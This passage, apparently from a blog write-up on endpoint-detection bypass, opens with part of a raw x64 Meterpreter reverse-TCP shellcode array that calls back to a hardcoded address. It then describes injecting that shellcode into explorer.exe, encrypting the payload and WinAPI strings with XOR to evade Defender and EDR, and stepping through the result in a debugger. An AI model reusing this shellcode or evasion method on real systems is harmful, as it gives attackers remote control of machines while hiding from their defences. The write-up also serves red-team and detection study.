0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x4D, 0x31, 0xC9,
0x48, 0x8B, 0x72, 0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x48, 0x31, 0xC0,
0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,
0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B,
0x42, 0x3C, 0x48, 0x01, 0xD0, 0x66, 0x81, 0x78, 0x18, 0x0B, 0x02, 0x0F,
0x85, 0x72, 0x00, 0x00, 0x00, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x8B, 0x48, 0x18, 0x50, 0x44,
0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41,
0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
0x41, 0xC1, 0xC9, 0x0D, 0xAC, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1,
0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44,
0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x41, 0x58,
0x48, 0x01, 0xD0, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41, 0x59,
0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41,
0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x4B, 0xFF, 0xFF, 0xFF, 0x5D, 0x49,
0xBE, 0x77, 0x73, 0x32, 0x5F, 0x33, 0x32, 0x00, 0x00, 0x41, 0x56, 0x49,
0x89, 0xE6, 0x48, 0x81, 0xEC, 0xA0, 0x01, 0x00, 0x00, 0x49, 0x89, 0xE5,
0x49, 0xBC, 0x02, 0x00, 0x00, 0x50, 0xC0, 0xA8, 0x40, 0x82, 0x41, 0x54,
0x49, 0x89, 0xE4, 0x4C, 0x89, 0xF1, 0x41, 0xBA, 0x4C, 0x77, 0x26, 0x07,
0xFF, 0xD5, 0x4C, 0x89, 0xEA, 0x68, 0x01, 0x01, 0x00, 0x00, 0x59, 0x41,
0xBA, 0x29, 0x80, 0x6B, 0x00, 0xFF, 0xD5, 0x6A, 0x0A, 0x41, 0x5E, 0x50,
0x50, 0x4D, 0x31, 0xC9, 0x4D, 0x31, 0xC0, 0x48, 0xFF, 0xC0, 0x48, 0x89,
0xC2, 0x48, 0xFF, 0xC0, 0x48, 0x89, 0xC1, 0x41, 0xBA, 0xEA, 0x0F, 0xDF,
0xE0, 0xFF, 0xD5, 0x48, 0x89, 0xC7, 0x6A, 0x10, 0x41, 0x58, 0x4C, 0x89,
0xE2, 0x48, 0x89, 0xF9, 0x41, 0xBA, 0x99, 0xA5, 0x74, 0x61, 0xFF, 0xD5,
0x85, 0xC0, 0x74, 0x0A, 0x49, 0xFF, 0xCE, 0x75, 0xE5, 0xE8, 0x93, 0x00,
0x00, 0x00, 0x48, 0x83, 0xEC, 0x10, 0x48, 0x89, 0xE2, 0x4D, 0x31, 0xC9,
0x6A, 0x04, 0x41, 0x58, 0x48, 0x89, 0xF9, 0x41, 0xBA, 0x02, 0xD9, 0xC8,
0x5F, 0xFF, 0xD5, 0x83, 0xF8, 0x00, 0x7E, 0x55, 0x48, 0x83, 0xC4, 0x20,
0x5E, 0x89, 0xF6, 0x6A, 0x40, 0x41, 0x59, 0x68, 0x00, 0x10, 0x00, 0x00,
0x41, 0x58, 0x48, 0x89, 0xF2, 0x48, 0x31, 0xC9, 0x41, 0xBA, 0x58, 0xA4,
0x53, 0xE5, 0xFF, 0xD5, 0x48, 0x89, 0xC3, 0x49, 0x89, 0xC7, 0x4D, 0x31,
0xC9, 0x49, 0x89, 0xF0, 0x48, 0x89, 0xDA, 0x48, 0x89, 0xF9, 0x41, 0xBA,
0x02, 0xD9, 0xC8, 0x5F, 0xFF, 0xD5, 0x83, 0xF8, 0x00, 0x7D, 0x28, 0x58,
0x41, 0x57, 0x59, 0x68, 0x00, 0x40, 0x00, 0x00, 0x41, 0x58, 0x6A, 0x00,
0x5A, 0x41, 0xBA, 0x0B, 0x2F, 0x0F, 0x30, 0xFF, 0xD5, 0x57, 0x59, 0x41,
0xBA, 0x75, 0x6E, 0x4D, 0x61, 0xFF, 0xD5, 0x49, 0xFF, 0xCE, 0xE9, 0x3C,
0xFF, 0xFF, 0xFF, 0x48, 0x01, 0xC3, 0x48, 0x29, 0xC6, 0x48, 0x85, 0xF6,
0x75, 0xB4, 0x41, 0xFF, 0xE7, 0x58, 0x6A, 0x00, 0x59, 0x49, 0xC7, 0xC2,
0xF0, 0xB5, 0xA2, 0x56, 0xFF, 0xD5
```

Meterpreter Revese Shellcode

Now the basic working of this exploit is to look for the “explorer.exe”, then allocate the required buffer space to the writable portion of the target process (here explorer.exe), then WriteProcessMem (copy the shellcode from PE and write to allocated virtual address space) and then execute in that buffer space and after execution we successfully got the reverse shell and is detected by the defender immediately during runtime.




TCP Reverse shell



AV detected payload


Now, as we can see that the AV detected the payload as expected and it immediately removed the payload from memory. So, let’s run it again and analyze the background.


So, let’s analyze what happened exactly in the memory space. So, as it is visible in the below screenshot that only 1 cmd.exe shell and that’s our shellcode.




Attached to Explorer.exe

Just to confirm, let’s open powershell.exe and see if that get’s attached to it.





Shellcode executed memory location



Corresponding DLLs


and we can see, the corresponding ntdll.dll is called and the syscalls to kernel32.dll from kernelbase32.dll are executed. So, the block-dig from the beginning hence been proved here.

Encryption/Decryption


So, the question comes here, how we can bypass this?

Let's start with the traditional method of Encryption and Decryption, which the worldwide hacking groups are following up, for this scenario, I will be using XOR encrypt and decrypt as I have seen this very much working in real-time.

However, I have developed my python script to do all this crazy stuff. So, let's encrypt our payload to AES-256 or XOR or RSA, or whichever algorithm you like and build our new exploit, and then understand from in-depth block dig and memory analysis.



EDR bypassed and successfully connected to the remote machine




Shell connected to explorer.exe

And to demonstrate in real-time, I also had created a video, below is the link for it.

[Meterpreter Reverse Shell Complete EDR Bypass - YouTube]()

So, let's try to understand this with a simple block dig.




Encryption/Decryption Process in memory simplified block dig

So, let's analyze it:

a) Encrypting the WinAPI functions using XOR/AES (here XOR)
b) Calling the pointer to the encrypted strings of the functions
c) Then decrypt the strings at the runtime and finding the kernel32.dll process module
d) And then writing the shellcode at the remote buffer thread (target process VAS)


To understand more on this - [Bypassing CrowdStrike Endpoint Detection and Response - Red Cursor]

Let's understand this in more depth, attach the malware to the x64 debugger, as shown below in the screenshot. And call the action with 1 entry, and we can see that the malware is at the kernel32.dll



pointer to kernel32.dll


And now one step further to the kernel32.dll, and once it's gets executed, the shell is opened, as shown in the below screenshot:



kernel32.dll executed and meterpreter shell opened


So, now let's analyze this, step by step by setting the breakpoints

1. Entry Point of the malware:



Entry point of the malware

2. Looking for the explorer.exe

